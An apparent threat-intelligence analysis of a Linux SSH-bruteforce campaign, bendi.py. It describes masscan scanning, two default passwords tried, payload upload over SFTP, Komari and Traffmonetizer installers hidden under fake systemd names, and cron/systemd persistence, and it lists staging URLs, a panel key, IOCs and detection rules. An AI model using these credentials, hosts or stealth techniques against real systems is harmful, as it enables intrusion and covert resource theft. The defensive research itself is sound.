
The payload carries multiple embedded components:

  • ssh_scanner.py, a multithreaded Paramiko-based SSH login checker
  • filter_files.py, a helper to remove already-processed IPs from future runs
  • ip_port_extractor.py, a masscan output parser that converts discovered hosts into ip:port format
  • run_scan.sh, a shell orchestration script for masscan, filtering, SSH checks, and cleanup
  • monitor_script.py, a provisioner/monitor script that uploads and executes bendi.py on newly discovered targets

The scanner configuration stands out:

SCANNER_DIR = "/usr/lib/.sysd-scan/"
SCANNER_SERVICE_NAME = "scan-runner.service"
SCANNER_DATA_DIR = "/var/lib/.sysd-data/"
PROVISIONER_DIR = "/usr/lib/.sysd-monitor"
PROVISIONER_SERVICE_NAME = "file-monitor.service"
LOG_FILE_PATH = "/var/log/.sysd-monitor.log"

Those paths are intentionally boring-looking, using fake sysd naming to blend into Linux service clutter.

The scanning side appears to:

1. Read IP ranges from ip_ranges.txt.
2. Run masscan against ports 22 and 5522.
3. Extract discovered ip:port pairs.
4. Filter out already-processed targets.
5. Try SSH logins with known passwords.
6. Save successful targets into separate result files.

The two visible target passwords are:

LeitboGi0ro
123@@@

The provisioner side appears to:

1. Check the central API before processing a target.
2. Upload bendi.py over SFTP to /tmp/bendi.py.
3. Attempt to install python3 on the target.
4. Execute python3 /tmp/bendi.py.
5. Remove /tmp/bendi.py afterward.
6. Register processed targets back to the central API.
7. Send status reports through Telegram.

The script also tries to make the local host suitable for scanning by installing dependencies:

python3
python3-pip
python3-venv
masscan
libpcap-dev
screen
curl
procps
coreutils

For Python packages, it attempts the default PyPI first, then falls back to the Tsinghua PyPI mirror:

pip install --default-timeout=60 <packages>
pip install --default-timeout=60 -i https://pypi.tuna.tsinghua.edu.cn/simple <packages>
Script Screenshot Sequence

bendi.py script screenshot 1

bendi.py script screenshot 2

bendi.py script screenshot 3

bendi.py script screenshot 4

bendi.py script screenshot 5

bendi.py script screenshot 6

bendi.py script screenshot 7

bendi.py script screenshot 8

bendi.py script screenshot 9

bendi.py script screenshot 10

bendi.py script screenshot 11

bendi.py script screenshot 12

bendi.py script screenshot 13

bendi.py script screenshot 14

bendi.py script screenshot 15

bendi.py script screenshot 16

bendi.py script screenshot 17

bendi.py script screenshot 18

bendi.py script screenshot 19

bendi.py script screenshot 20

bendi.py script screenshot 21

bendi.py script screenshot 22

bendi.py script screenshot 23

bendi.py script screenshot 24

bendi.py script screenshot 25

bendi.py script screenshot 26

bendi.py script screenshot 27

Second-Stage Files​

After the initial sandbox pass, I pulled the live files referenced by the payload from del.sou.pp.ua.

The staging host was still serving these files on April 19, 2026:

https://del.sou.pp.ua/ip_ranges.txt
https://del.sou.pp.ua/install.sh
https://del.sou.pp.ua/install_tm.sh
https://del.sou.pp.ua/del.txt

The downloaded file hashes were:

ed60a2bf6e43308802f46d0a3e35d6f1cad7a122a14f1fc8f9ad610eaf96a491 ip_ranges.txt.downloaded
c3c7e0c540aa0bfdea56f7607dd263bcddd742ce3065f001b45be880b563414b install.sh.downloaded
1680dbf5ef7013539ef5c43fc987b5fdacdbd9784789328ca3cda82f76bf693c install_tm.sh.downloaded
c3091c4f4f55775407c79f7e34952a1817f913646a432b91b88b194b7ba61514 del.txt.downloaded


install.sh is a modified Komari Agent installer:

Service name: dbus-network-component
Install directory: /usr/lib/.sys-net
Binary path: /usr/lib/.sys-net/dbus-helper

Panel endpoint: https://sexy.pp.ua
Auto-discovery key: DsR94pYWmSUpC3n43RmwPxKw

sexy.pp.ua is a live, private web panel and /admin exposed a Komari control panel login.

sexy.pp.ua private panel landing page

sexy.pp.ua Komari admin login

install_tm.sh is a Traffmonetizer installer which disguises itself as systemd journal infrastructure:

Install directory: /usr/lib/systemd/.systemd-journald
Binary name: systemd-journald
Wrapper name: systemd-journald-helper
Service name: systemd-journald

It pulls the Traffmonetizer binary from Docker Registry APIs:

https://auth.docker.io/token?service=registry.docker.io&scope=repository:traffmonetizer/cli_v2:pull
https://registry-1.docker.io/v2/traffmonetizer/cli_v2/manifests/{tag}
https://registry-1.docker.io/v2/traffmonetizer/cli_v2/blobs/{layer_digest}

Then it creates a wrapper that hides the long token from casual process inspection:

nohup "$INSTALL_DIR/$BINARY_NAME" start accept --token "$TOKEN" >/dev/null 2>&1 &

Persistence is doubled up with both systemd and cron:

systemd service: /etc/systemd/system/systemd-journald.service
cron @reboot entry: sleep 30 && systemd-journald-helper
cron watchdog: every minute, restart if the Traffmonetizer process is missing

The resulting flow looks like this:

Oracle/OCI-heavy target ranges
-> weak/default SSH credential
-> upload bendi.py
-> install Traffmonetizer for bandwidth monetization
-> install Komari Agent for monitoring / possible remote control
-> run masscan against cloud-heavy target ranges
-> try LeitboGi0ro and 123@@@
-> register processed hosts through sou.pp.ua
-> report status through Telegram

Infrastructure Roles​

Infrastructure flow diagram for the bendi.py campaign

Expanded IOCs​

c3c7e0c540aa0bfdea56f7607dd263bcddd742ce3065f001b45be880b563414b
1680dbf5ef7013539ef5c43fc987b5fdacdbd9784789328ca3cda82f76bf693c
c3091c4f4f55775407c79f7e34952a1817f913646a432b91b88b194b7ba61514
ed60a2bf6e43308802f46d0a3e35d6f1cad7a122a14f1fc8f9ad610eaf96a491
sexy.pp.ua
https://del.sou.pp.ua/del.txt
https://auth.docker.io/token?service=registry.docker.io&scope=repository:traffmonetizer/cli_v2:pull
743493786
123@@@
/usr/lib/.sys-net
/usr/lib/.sys-net/dbus-helper
dbus-helper
/usr/lib/systemd/.systemd-journald
systemd-journald-helper
traffmonetizer/cli_v2

Additional Detection Logic​

IF
Network activity includes sou.pp.ua or del.sou.pp.ua
AND the process references Telegram Bot API
THEN
Investigate for Linux post-compromise activity
IF
A Linux host runs Komari Agent with endpoint https://sexy.pp.ua
THEN
Investigate for the staged Komari component from this campaign
IF
A Linux host creates /usr/lib/systemd/.systemd-journald
OR the host pulls traffmonetizer/cli_v2 from Docker Registry
THEN
Investigate for the staged Traffmonetizer component from this campaign

Final Takeaways​

  • A Joe Sandbox report from October 1, 2025 shows the same Komari installer invocation using https://sexy.pp.ua and the same --auto-discovery key, suggesting this infrastructure or enrollment configuration predates the April 2026 honeypot activity by many moons.
  • LeitboGi0ro connects the intrusion attempt to a known default password used by public reinstall tooling.
  • The Oracle Cloud-heavy target material gives that password a plausible audience: users reinstalling Debian on OCI Ampere-style VPS instances and leaving the documented default credential in place.
  • The live staging files show a second-stage monetization path through Traffmonetizer.
  • Komari provides not only monitoring of infected endpoint data, but a built-in terminal to execute commands on remote nodes directly from that web interface.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →